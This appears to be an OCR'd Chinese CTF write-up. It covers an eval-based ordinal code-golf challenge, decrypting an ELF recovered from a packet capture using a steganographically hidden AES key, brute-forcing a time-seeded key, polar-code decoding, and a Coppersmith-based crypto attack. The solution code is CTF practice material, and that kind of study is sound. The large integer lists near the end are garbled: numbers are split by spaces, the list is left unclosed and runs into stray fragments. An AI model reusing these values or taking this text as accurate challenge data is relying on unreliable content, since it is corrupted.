                suffix = ['st', 'nd', 'rd', 'th', 'th', 'th', 'th', 'th', 'th', 'th'][n % 10 - 1]
                return suffix

            test_passed = True
            user_function = eval(f"lambda n: {code}", {}, {})

for i in range(1, 0x114514):
    if user_function(i) != get_ordinal(i):
        test_passed = False
```

第二关payload：

https://codegolf.stackexchange.com/questions/4707/outputting-ordinal-numbers-1st-2nd-3rd?newreg=373b6ab34bc64abb963356d17022d4da


代码块

```
'tsnrhtdd'[n%5*(n%100^15>4>n%10)::4]
```



帅的被人砍 | solved

流量包提取出来一个逆序7z压缩包



解压得到解密器和一张图片

解密器

代码块

```
//gcc -o decryptor decryptor.c -lssl -lcrypto
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <openssl/aes.h>
#include <openssl/rand.h>
#include <openssl/evp.h>

#define HEADER_SIZE 128  // 文件头部大小

void decrypt_file(const char *input_file, const char *output_file, unsigned char *key) {
    FILE *in = fopen(input_file, "rb");
    if (!in) {
        perror("Unable to open input file");
        return;
    }

    unsigned char header[HEADER_SIZE];
    fread(header, 1, HEADER_SIZE, in);

    unsigned char iv[AES_BLOCK_SIZE];
    fread(iv, 1, AES_BLOCK_SIZE, in);

    fseek(in, 0, SEEK_END);
    long encrypted_size = ftell(in) - HEADER_SIZE - AES_BLOCK_SIZE;
    fseek(in, HEADER_SIZE + AES_BLOCK_SIZE, SEEK_SET);
    unsigned char *encrypted_data = malloc(encrypted_size);
    fread(encrypted_data, 1, encrypted_size, in);

    fclose(in);

    AES_KEY decrypt_key;
    AES_set_decrypt_key(key, 256, &decrypt_key);

    unsigned char *decrypted_data = malloc(encrypted_size);
    AES_cbc_encrypt(encrypted_data, decrypted_data, encrypted_size, &decrypt_key, iv, AES_DECRYPT);

    FILE *out = fopen(output_file, "wb");
    if (!out) {
        perror("Unable to open output file");
        free(encrypted_data);
        free(decrypted_data);
        return;
```

```
    }

    fwrite(header, 1, HEADER_SIZE, out);
    fwrite(decrypted_data, 1, encrypted_size, out);

    fclose(out);
    free(encrypted_data);
    free(decrypted_data);
}

int main() {
    unsigned char key[32] = {
        'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X',
        'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X',
        'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X',
        'X', 'X', 'X', 'X', 'X', 'X', 'X', 'X'
    };
// Ç  任ɪõ key
    decrypt_file("  ĶEY      .lock", "  ĶEY      .re", key);
    system("chmod +x   ĶEY      .re");
    return 0;
}
```

hide.jpg
16.85KB

代码块

```
$ stegstegseek hide.jpg rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "key.txt".
[i] Extracting to "hide.jpg.out".
```

PZNCKSLLLNWUMILYTNQSXCIDUNBHBDFV

代码块

```
from Crypto.Cipher import AES
import sys
import os
```

```python

# 参数配置
HEADER_SIZE = 128
KEY_STRING = "PZNCKSLLLNWUMILYTNQSXCIDUNBHBDFV"
KEY = KEY_STRING.encode('utf-8')  # 转为 bytes
BLOCK_SIZE = AES.block_size  # 16

def decrypt_file(input_file, output_file):
    with open(input_file, 'rb') as f:
        # 1. 读取文件头 (128 字节)
        header = f.read(HEADER_SIZE)
        if len(header) != HEADER_SIZE:
            raise ValueError("Input file too short: missing header")

        # 2. 读取 IV (16 字节)
        iv = f.read(BLOCK_SIZE)
        if len(iv) != BLOCK_SIZE:
            raise ValueError("Cannot read IV (missing or corrupted)")

        # 3. 读取剩余的加密数据
        encrypted_data = f.read()
        if len(encrypted_data) == 0:
            raise ValueError("No encrypted data found")

        if len(encrypted_data) % BLOCK_SIZE != 0:
            print(f"Warning: Encrypted data length ({len(encrypted_data)}) is not a multiple of {BLOCK_SIZE}.")
            print("This may indicate corruption or missing padding.")

    # 4. 创建 AES 解密器 (CBC 模式)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)

    # 5. 解密
    try:
        decrypted_data = cipher.decrypt(encrypted_data)
        # 可选：移除 PKCS#7 填充（如果加密时用了）
        # padding_len = decrypted_data[-1]
        # if padding_len < 16:
        #     decrypted_data = decrypted_data[:-padding_len]
    except Exception as e:
        raise RuntimeError(f"Decryption failed: {e}")

    # 6. 写出结果：先写 header，再写解密数据
    with open(output_file, 'wb') as f:
        f.write(header)
        f.write(decrypted_data)

```

```
50      print(f"✅ Decrypted file saved to: {output_file}")
51
52      # 尝试添加可执行权限（Linux/macOS）
53      try:
54          os.chmod(output_file, 0o755)
55          print(f"🗂️ Set executable permission for: {output_file}")
56      except Exception as e:
57          print(f"⚠️  Could not set executable permission: {e}")
58
59  # ================
60  # 主程序
61  # ================
62
63  if __name__ == "__main__":
64      input_file = "key.lock"    # 与 C 程序一致（注意：可能含乱码）
65      output_file = "key.re"
66
67      # 检查输入文件是否存在
68      if not os.path.exists(input_file):
69          print(f"❌ Input file not found: {repr(input_file)}")
70          print("💡 Tip: Use `ls | xxd` to check the actual filename encoding.")
71          sys.exit(1)
72
73      try:
74          decrypt_file(input_file, output_file)
75      except Exception as e:
76          print(f"❌ Error: {e}")
77          sys.exit(1)
```

key.re
5.98KB

逆向这个ELF文件和题目给出的flag-generator。逻辑是key-generator在特定时间产生的伪随机key，输入到flag-generator中产生flag。题目限定了时间，精确在分钟级，只需对60个时间戳进行爆破，找到正确key

代码块

```
1  #include <stdint.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  unsigned char xor_data[] =
6  {
7      0x5E, 0x55, 0x44, 0x42, 0x5C, 0x07, 0x04, 0x0D, 0x07, 0x51,
```

```
    0x01, 0x0B, 0x42, 0x01, 0x0E, 0x00, 0x05, 0x58, 0x00, 0x4B,
    0x46, 0x41, 0x45, 0x4C, 0x46, 0x4A, 0x52, 0x54, 0x5F, 0x5B,
    0x5D, 0x01, 0x76, 0x76, 0x60, 0x75, 0x6D, 0x7D, 0x4A, 0x57,
    0x5C, 0x49, 0x53, 0x09, 0x07, 0x07, 0x04, 0x55, 0x5E, 0x40,
    0x41, 0x46, 0x40, 0x59, 0x53, 0x48, 0x02, 0x01, 0x09, 0x0E,
    0x02, 0x50, 0x05, 0x4B
};

int main()
{
    unsigned char str[0x40],buffer[0x50];

    for(time_t time = 1625131800; time < 1625131860; time++)
    {
        unsigned char *addr;
        memset(str,0,0x40);
        memset(buffer,0,0x50);
        snprintf(str, 0x40, "%lld", time * time);

        size_t length = strlen(str);
        addr = str + length - 16;
        for(int k=0; k<4; k++)
        {
            memcpy(buffer + 16*k, addr, 16);
        }
        for(int m=0; m<64; m++)
        {
            buffer[m] ^= xor_data[m];
        }
        if(!strncmp(buffer,"oeqqh2550i12v3964h5xrtttqrbmkij7",32))
        {
            printf("%s\n",buffer);
        }
    }
    return 0;
}
```

Polar | Solved

随缘翻论文搓的还原逻辑


也不是百分百过，但本地/远程都是传两次就过了

中途最大的bug之一就是传到远程发现各种变量名都不能有 `_` ，还有精简版容器把 `object` 类砍掉导致头几次运行时莫名的 `NameError` ，，，最后就是改变量名+ `fcache` / `gcache` 都改用普通 `list` 代替掉 `numpy` 的数组（反正能放 `None` 就行

代码块

```
  def construction(N, K, eps):
      n = int(np.log2(N))
      Z = np.array([eps], dtype=float)
      for rr in range(n):
          m = Z.size
          tmp = Z
          Z = np.empty(2 * m, dtype=float)
          Z[0::2] = 2 * tmp - tmp * tmp
          Z[1::2] = tmp * tmp
      idx = np.argpartition(Z, K)[:K]
      infoidx = np.sort(idx)
      frozenidx = np.setdiff1d(np.arange(N), infoidx, True)
      return infoidx, frozenidx, None

  def encode(u, N):
      n = int(np.log2(N))
      x = u.astype(int) & 1
      for i in range(n):
          step = 1 << i
          for j in range(0, N, 2 * step):
              k1 = j
              k2 = j + step
              top = x[k1:k2]
              bot = x[k2:k2+step]
              x[k1:k2] = top ^ bot
      return x

  def decode(y, frozenidx):
      N = len(y)
      n = int(np.log2(N))
      u = np.zeros(N, dtype=int)
      fcache = [None] * N
      gcache = [None] * N

      for i in range(N):
          fcache[i] = y[i]

      for ll in range(1, n + 1):
          stride = 1 << ll
          half = 1 << (ll - 1)
          for block in range(0, N, stride):
              for i in range(half):
                  a = fcache[block + i]
                  b = fcache[block + half + i]
                  if a is None or b is None:
                      fcache[block + i] = None
```

```
                    else:
                        fcache[block + i] = a ^ b
                    gcache[block + half + i] = b

        for i in frozenidx:
            u[i] = 0

        for ll in range(n, 0, -1):
            stride = 1 << ll
            half = 1 << (ll - 1)
            for block in range(0, N, stride):
                for i in range(half):
                    idxtop = block + i
                    idxbot = block + half + i
                    s = u[idxtop]
                    b = gcache[idxbot]
                    if b is None:
                        u[idxbot] = s
                    else:
                        u[idxbot] = (s ^ b) & 1

        for i in range(N):
            if fcache[i] is not None:
                u[i] = fcache[i]

        return u
```



Crypto

瑞德的一生 | solved

通过已知明文攻击（已知flag的最后一位应当为b'}'），先打多元Coppersmith得到初始的y

随后可以通过“猜”来爆破下一位到底是0还是1，若为0则在 `c` 不乘以 `invx` （$x^{-1} \bmod N$）时就可以获得 `small_roots` 的解，否则需要乘以 `invx` 才能获得下一个 δy；解出的 δy 继续用于下一位的解密

代码块

```
from sage.all import *

import itertools

n = 749406270376988770366808186656527457933313216701463282131354861235611428779219144630504077898767768342396902558860978058672230204179206573246122212020621 7
x = 176589407974509728660827257088337183280645510941533692756437851307282715528543669659120503474533510718918949406280646936944629296899342927397139761503564
enc = [171913140516178930072571654761487972576911374062892422804053345491759562284090343622859896996852144154332705714158940131896671371126989255316924426311746596411327878767923229682624881876172025971064932823964262718877165188718369807436989006531212965404109275118990438351169234077035175402250256389014965912971800321002185557935815448095700036296642457330709656781315185848764074728500518818630735213209847551759459719404155565601319066379630871868585200803716977278553181711679696938086046655211422150759150466563658652641932706121629090932321563533275034734532076001967063515644128656393602962743436588691292550955, 70715623277107048792235753427017089517353515281427813357020854956528881490869060821352023732289134979587625174366243554118857698024965046665656763549859713413965163746989076799750139073767902883585409040347485175384880698286295086116450668908874661042930824632513226077293241606579860623548134540683517014908, 24931379804192375787274015776890502569244581643499336794922264758379034649408541132557065028369543776827743029900589038023423417093025052943908014187507257037496241695286494231721513031012711926461399781978631662013328084559450996685176809636374709190817115432505266861763412950140622178594356929590006847695527773720066237621536379762062473738730644615671165142055830152214598372175340082412387572470087990914653402617677731264911131965550177012241869538716949188649881529006356022520486484816231512805666160156627813534426042413247168928588303906281917327740699957845171374473789655487919668241329243582133954931, 62857039785271925855515731596068912089304367945161070838522188941195081696941438776745242336558277158341647909200088987087006962128753089756679886291226004565821131595301933027502011473548351089153049383736095377526401155102463159616751554487101099963154256032338275289954196137233514236675026771669397448591, 73540284082938970661247505241814847214768189728929869741365438183327650172776278734304035682537400549154588863825431890821700872403484872333984357327506685370948506146077094477619584844164469450740193602636179774449455880127521628083
```

109335128118173115534332610858463108611379783295442004063901920934588114927,
526461824990049249464183773454304203514910859225197072053819148623117800815011396078998344244659164155887270712564545269896156324603436095406183148364721365132513960778479594525420939448046170034420276583448819035688971837914562380293987246448334895297498039052664751625148186743704158816746585033057976327952620337023290013903914225415366398097451588140952655430359196997791680150602457532377218858805375839418974188909630862874595756881940113579562243211345,
775093554420559931175017266481645409428391257845026491067921163052421942334076885330764957368346786383962145902618781943739922097363252316652283607626263,
914048088241148826108371208942589405682469984630917274361586075697273909186257822025064357297723973525670314758846319856122628945064355266653202993561072,
171875848546599184124541403919548093852264429447254974865022152795047604930459547648596273259999757915050336827778358398198288934698715492710150764088048237998682823888365257944339060361015595156443390389446510123228400591367467632224533582601463938527980928480631723602365545782234261320405397096951003811353541865174568168697294834871089000487969014255500915579720513796774493370375651716014189600846999507589235976876008482115085123321108899283458508107510708,
600011149566165134641923232562838035380178560843340874307690848391869753447128008893899019021595744660472250684825389971859187655186731120309607740383898560253643173046003965172103471353294842929872969494447058212794601954925177820636419552603198473445815972743097407679550852152643053405332612211745405332236,
330107972482183239764303800745273067530215661090830534777874187138479837422794627778345151933038931808890951014780910264177532897469951439029873131390968712482781466682012922143272332680289722213724057866143289943007959221444080657601099092251083499654239343999017738176664373242095251673130132333742554903411780998923442653189771136206326600085803611438638643795559194816564712614371410728069822508403148560965376118259937477621641541461572585204422238684649516619463544092830055032906874070785853130958015448534782345390591330821741467943550634411101383892470710250683130519287934400815628013709340612206592189733481251444257400845597778000348529981407942860518360805860568277796650499062181666607012363114372102040179799153809888913119845876313769471779340858338876,
296949042031882025935053144800623131827858226260004933174367886611805088078348364564251004107342907324345372577072070632033226804468875066129207802897933537468650598574378188118803449276945049193238664404569975819386150296913883413678481683627132378493277094509053922503120675717313300184974780676865940181326414151657475702425103553484192843477569332767732269426785411087092730270913003364189614686242850187047986876258300960693169393750824177216508529662234213,
797558248081581269791936744046534433754102319942346494164420485093365412310220705062195475643430216836300501373037514530383745068731206920391719336107595,
211290089421069250441951189931336059679623894381773377988081018141988531437338679750645077474735601860432864842281371819708149824891948519030895420519030,
179423192021806519793378011655510809028458389896761142972859382343179382092792452087461865671122153638587673568890456865865260334880217305396971272700238632689395802406118596478281236379297009922923176487606315150724891119754819619176978182329079392332981186469521080501347200231024573965547917585219880292642910400866406729971100645087368695425677190058682583258307344966890785684989660612007133955031476064701915897780213369846363057638180652762644360056492393,

175363424736068074852039631667991958419576655765745897855752531087651553003320544903609934674630852014763342006755297691811425043368095392176559831418098338769057767056287426329322492846224733575660925214605190136557271452340034330566368139239277780565869620235940550568616285449167602237601174741874444965459597570394715050231138107015943245876139792170546873287815900282921423742087955705117090970957001119682628279849162084776938784440572637985643477098882025374212474448450659724052626650430405673802248524884606302970663761976182941855505391179280755676342662418610617277668670474814168416896429520313939597767,205589688918520757121328039331584756044404633351346677195755747907816480618756464316857741934823779962105703177564829359834773386149037318282067738137838260841805003511806671230783935336936402556905800832106462674684048825711830945406616400840497628454144791545938983756023858222985748561830748507929111064753373312774563093163010129680151226058105319897529241198281250691928195482716352650367126227218466856118453618801529505737903976091284055911347689061302750,560061375660032990126357594588564835744601607130226474079013232251161852764194200097106716251199909186086580574524955046195554301424088975686961004438683056594514655657737017526942173463213052454495056418500001259419114615616849782780242146442802345136158748712979182771513274077648994765648287681804171039544193597025726179337209730328972021046461562810921655870960936910603229101733302859638961872287420753362480597364867153121821131620901878428879172251981056732924059366668920894385271467332116626834821924295390130136750095051875943650636754241219922832137028249995112017036271155409562266791406988328139570914,449539288512882993022066220067189147926786128079920745143715143634662165560386113946428826157110315871482238612151928515274369579386588994247760760233571851619139508692821276620955146950296124103977238008186551425842789563435023059155792064867995126390267099881675781969989058888802920335223221022175473678541464879154841799749205345638270271957078134786257229512618217119106068451530395765219591015085632157652010442890484286009082179258376523101249155103419323432461154387141838854432302561862411336401854462422257017481125487610204007668654133357657106930012600550268131672691788212721805565222845238288446619087,360125402619963032363953544260505667083454946922099297634516730763500448660672421648715476516457324306682933063273353512289467899265372705239705398613282616180634889739787070670533798090946777945005644139091319377116464980141349848299724795317571011479537555923045813806426111707939268185231152107072347120443299106147405405908279511567977405684598081731617232933690852353587668822362490176897266329385254166643165981901178981601148310259069261270946712307052287,684685888048192386377549974882277763038900391757586062469286091571162930026039441380386531738334126266773863158437658786044247448597091181144140799886950532156801236772797675093839284484149108561541329624280547382338875517259770119006335098775537731598818309933056547594866845599261623362707613613529032489065496469100230626535889840978610193061034187786011281763132817534290427827123490940379914187047736591224080465866972686806917004455884875885392072705136262,286405044886668985155012616504263446328650249360507893211855050035111560743428650551830970787953749175815329264936874895923228609571341388117886621130618445007942350219835811188012987199329898596216587743161250808049077375741709990604055456035774899940738788100753480751737319468805433298997454435487324448761701258881406817837344122213432825514317089016840026389777486407711921900810281

151668164504886822337041945914284089154555311876886738916586249310394242144,
298417146254557786769352774259873385050083687252227615530975220305613207797761949110205472653148559117984736198729623501592286377026218618661829518372344619989262031201069814993549016002098730928923113182558530166694343083013718294410874854877563313209464527923354533359276803733370417611598428989151492011793469492629999069000683776994430893428957909349310623249977562094476709953253742271332297853445535357225146261322101259474378435384708678748415720242467540,
334991447577162930882890591700519374423830566900864207809434199532542368677672164672947413938276435695905918100345799728358970931870920324186704916325658174683921285445232377757130864841039087651487777032517202729183232024869767267429647614916404520813447372206558156459631810613632482988745594449002627145731729266554298711903381745052839477316871436688839679347808674399146779681916568119199086784315276797289562994666044199187380582322617844969124430814454548,
622853862062519428785862130313397155215070564665075813964777902343212642754982048042761815132454165892495754532461606623882406170574563364121427595799108135468394687202253327046652454112967438409054832198424810397198519808941049319234598817245414310759691862809981893068218509756713176500296077733476959161615,
500355142708442898320015148503242569779200512633790196675543179735103050071818317913202584587164758981844194396123463970220961758949698786484812910012759366434015710723926283001217380277653433573602006577972551101430107886182414852455439782270557411418182278183431530345034875868197916786699630579979299917842562918413517151253133047147553339218659758059455474492224243333036381745640439788034759400244452717377825285968188174779261990526295746984726199948357377,
743787239200910599071119390137530526153220284660061053504550981303125027042977886998927056158050150005322985033391878028734592947829397834764538491505990568505728295944199310827102496105276818805363068219125197180493783407483652892835733893904334936498602819210416420140590145447637956221188907597577770782495391075547621734143075000188679602652140572736807843159481908765322403510781102362672205531750495436812820132672226065133195582321646835642286378831941543,
393512518691666551832821731172680909963976414456612118958683290664142579909876725807644704652858564838665137683650591415417226392471611891697534674648409945720888715402788683619055120952010601518955107637323288822733928472088022342022589567868360589329944209327374818546863395759228864231377652257840497127732262643703371965676721577847097874053651347517824305607234082573017945386641624532722022439799966228277016547769814923059355040626796832522381865787641290,
209235046314432436660224402228900345910907711952626836454325073168678809841900062922738338214714004799557042574680087897221431224905600442139798922118133873166809671858386858194315149899620136938014131533933753682712551717113079666207210607339246706971246652995054766568492748085513851352038633674845944152823992707215646916729947167763158938832402267287149607401065208090606939456846897741262125062082608028914675505843323650110360837429016638270325538346446529,
306974627193354238491874904010603198508087902137577197780878782476444079751272109958456753409706647963547147576244119988617841482707978173698996019911776116663350241046884054233769625074947047772311822588756086089279896956695831011522551233908051159112059637215477627139651118894075953984080686769508869768794221767029342815940924642149322512901199891262085808766237123785951962396469225550409209236513358396587198131785856552732815665813472709426564596556338311,

10762506724887243662993645548289249411796897739250090194268595781237031784946391413775827496596498797713312679467315597509590473477776308325701759007973961410907054396321048600218685349536875889137424876811975163068514508744181288075473743359405875373746597490437227185497238385367523145376472201142188317007,13999138306860115666188701832032503548107011850805541590649677968462905617043364883215597293974137749784608640134256845780173790918105833455466664117954275442664420577177620905419312024116329584632622515715585913615715633055426416008950934670882398446114586893092091857963411004865110303405260629693479911547,54449547899183655544655482040394611469971931807492093957899011223972463082558273629813517712515602362426462554968043814487173296022920371925550166775970493692498380370159772309045715435436241311628169449536956138346402344911382662589313178130546965271962111797201610136351183369686485141336803226085619418804,16617634728403282505269149050155254144069502720065984848662921910299141995001423715740460516732632541152841887208227151195688582432976840587189057840076843591970782090757037238666567970281294829543992746927793222143235830463164152104415435233805874218282003088257755255830086210161671004004657169607587797031,64080239797665524183237316550712324688148207213878647603422452271915995444672604536683016926322582932692335877886212634145090887142493311292186924824826345107805331532175484179055961952547381531796475066432203418372765456840027280422837685555493805745435808655780536058639621407087913202784702495464911546300,47976515368252950626086012551742483755020706628443244030613324573157549665078997342918326238740423147739322347239033003046734748448780442577239086631436333381383877574350137522503821651560196443655576836134099019270524161940339533213692251540628743332895341002631990265662425131251518493693690750762808468808,69583137316330739574467958498132334887659787649626194505901985401067771617157132156150335008089905910653656462951883157396698942823173199172285762780184061960896405831292842605946619322834459362478823214925598149312724064328946214721789578814421678051144409236436766449112453593003328541192215192091933636734,56325654341894385113079707170398524221846501518106075949580037253753850540155152566944058368176034521847368049871528815923540762058525464320306480577875913603573992862714326961608272055291746708398966644592880817919800689293996666084571360391289272725497533046437441348306893175193890447914165494201524939611,74749035026918142155674984280366458935054502810077999412385833389274067221020740748867783152749034892973773071545894492962022741484159729954821249633103784453834861530051663457391436061966674036353387512847924098267394664245614544771920533048953529726769319902426772202891922371527902437458995604135559897851,11027868890141374999425755072399784855361382170143755824889604137762152567427623915755718662690182532880396142272062262020395438264429457498864890207605555819181457783611322733307742961052216159362723583927036792457371068806372047511415871771095654975468667138447780552955555513555056638821310631326088097594,53507836530881497021302494229754258853586196386872858013199769137992194009570086392549893503799564229831744386162082483041781249434821592846888564278824765407975892037877366747748247782784942626359392474490780401414242364609402709342063455017157687455426515562553403339115651619199260531719653695957995846884,37945172161145249313305680363280631544387427064704309352716544501016367226292017886004355386788426392822041760780377537457755248918592174658690949470935048130286838123374534396672328704289033477962555584505451953122220450311315306222

49202757070711712056740683319711281896172831499033757754992200004916225302 6,
41687365326078873168673495068017306161498719378453952366946425062285740104422180535460843000847322409132014643419546083141934613398051671489656483054200651644304673790151876822988473398685569445274466381097877774007588201165178580712478468318447654023766385962993642034440933486990087125016522481841525554418,
32723238114355480170985446766048260072812632078197076089740944193598454538270340218103083652058038086997937204342699586627331735595686936267258238305239516,
51138012222122235015853517309862514060893470579338707611663002521371016949465342102184829107799057169019032695857804299091141669185546504756796989396669607,
73671852366080149971440937136378316078130603475672254014356148407506155293591747885666277124150470190963913959878487513592114443209843642290402642322503477,
73282030641987664076204235116886477567321107549404625541673599425149124694729848745573963026394110971921666227395825066840909808531835323553560520133428506,
45234372189490063751731470048214915155061025023616070074445663075757381985145543164175889101976649601833859052269744348750790852031674142142321082080085374,
42737245054782407095333189769276029690752418568051029306441588740771020562718885601320095573086813846229461393720937630350041815942556129154511477361639226,
66338924625800425650759161463940145199340314564925815826962329028419951033211934221889630086641953777297498502899257990581433085399266310252984578699952516169509944247962483385971098172418516592483966802035575349146386090325439457514069888832962415975113879881882573914698994132676970153204571161798060426959,
32562856262484460699354918997237990340952824722039150976876138548207671366295935854666633584808621407204777839523371687807740537505573434323732847196053246331048185438636381128034307611846554199395294157903145386120516890114507132379097517463425180202574846193494950209454453553632205650001493733796628519904,
87218173840306536143946589110064692724935116255248392437332086102555417177414389843533043762341917243160470407389998167814380506312559378971094987512251614064805446293091373459425030058332925105306066587541793752508107857084654020247684645742398632422493910022437955492407718382599603285057102369173656027693,
40203835173652330596522535816652518839531842343252593309457396957995655438277949499867270007166334115566622082469026657896119516485135291581409992001130247346076089884028559213574134808525732835095306489092835918646066756549284164774398813938145931120912498453579901815220219468490650593937084291990354288211,
10089724349394397993318102492629298301474690663883912036650513059190485653707192259751240265613543385847443574628754379605175476115476077495874468669849351138122237018236024935463826962583703013383242319197251197782587764218994663318123794558118605019789805912019355702488748683288332172316540925168750693011,
28850365160231187220302255308759147830304527969453789738225173084098800072389210049626518065919497103959310712049468969567295399216573486055243808949308561174919165709784308313801272529063114770102638642632279330761419309844157681097269146632909060905564422190917511823912287330982603321715149175424540807952,
18221722776023063079185058926607419344168290385758773465018273969860900467992306430605498316643096566768108627066239359219470914072288615537291779222963185798551777325590632177977920490032880922603263787513188996760608217601251643800441987111233182981986500698853750265906110850519820622976320938277809651087,
16310391422311256710634855918848911091534460823398353971448249906364595409310373992761511303486684190637842515476090537852035942518957289826175451901726 25,

68225850188083959245222833743219493624197414775594117717761396310410689531462981502414129849898102807166884152147056185858317405515405465389387518409419207392532999825772747021016705769857947580453970673979793293475059754713255060925940431844304069156342577486958438011227580028086306826073917628473229663474200416043633707481976635763461864075711000129209355574856577928270114110650472059960184619083933076056361124269826078226332159847946066219525572748411389,583149917768061851770171805180810017632726145530694789940456734130417299954679625724243071628421583037831317075011349590037845048898570252765457340759160421738239193930204099070784700141978055466247848394129160789586783019476322454732338620659766868496065279021668412292110478584385000897422608964061535958835634212416508807800822265675117051598364285575092830403003480540018477929419433349220925559534215532931155639078715138828388102022839587371308289038842928345013125834718403056158191850519723234339042288467805346862683944375109526733472328659881636056189165853947724237525293825646907871646672961657014310976868235591701962890942206085524935228181359564049485424902722254715745788451657979258980320805294461759383983309768035909047537011184542354343426226535954,27729230544848736034018439567714307787273962687838835219273699696046213262533331757568791155906035487374909967838007620128650497107081335358167784530377973622892067090536628337021012065353050269995872027790907041571871005896492558194343251769120410955308732501439323843012189523634511537530174600421000324152,31743826168683349239451459588915318338107849738320075676383131255985930932957626525545911426357491559797537464882563963930147220301048362910451974658388744256588447149423373516508900510905722182922233502507560440170423785411636330486332004710720420308453508981146707491199490587821515576748623301614087560564,17362874775042277575043906584542917503002557661278136966149045714182477945069160096526649300875025772993473868930276200516823526570931679648865259013744213326252254728387004599613046242779602412782347654728014950813737896800835206483664278000869822394572439763801102268423371282992356160440168810738590406525,697910014539157236690695873831129300538900674883953291931508969476426457003962295226591860776440915513707907151961779292122853870463153483378009272618702230121185058023108127675872858234272726939548678640595129488970166338759884027656990251589747345384502754860330704997656614294680342413263566388689943225031513462947160030360680530566388103054693529437503815591758709975609162047763264749315258763314126704085297973417786201484526609275686432581265166737765071054621211139154478121108528690024343871371119485847155665489231381317224507342964245721697413020925749078652878985780581